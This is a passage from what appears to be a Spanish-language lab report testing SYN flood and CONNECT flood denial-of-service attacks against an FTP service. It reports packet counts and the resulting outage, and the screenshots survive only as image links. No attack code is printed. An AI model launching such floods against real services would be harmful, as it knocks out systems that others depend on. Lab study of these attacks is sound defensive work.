

Figura 11: Paquetes del ataque SYN Flood

Vemos que se han mandado un total de 14841060 paquetes durante 20 segundos que se ha estado ejecutando el comando. Y como se puede ver por la imagen de Wireshark, en el paquete 74826 aproximadamente (por que cuenta de envio y de recepción), y el servicio queda completamente inoperativo. Siguamos al siguiente ataque.

3.3.4. CONNECT FLOOD

Vamos a ejecutar ahora el ataque *CONNECT Flood* y veamos sus consecuencias nuevamente, primero comprobaremos que el servicio ftp en el puerto 21 funciona normalmente:



Figura 12: Comprobación del funcionamiento del servicio ftp antes del ataque

Ejecutamos el ataque ahora:



Figura 13: Ejecución del script modo CONNECT Flood atacante



Figura 14: Intento de conexión al servicio ftp en el ataque



Figura 15: Paquetes del ataque SYN Flood

En total se han intercambiado 20000 paquetes entre ambas máquinas en 20 segundos, muchos menos ya que la conexión es completa esta vez. El servicio queda completamente inoperativo.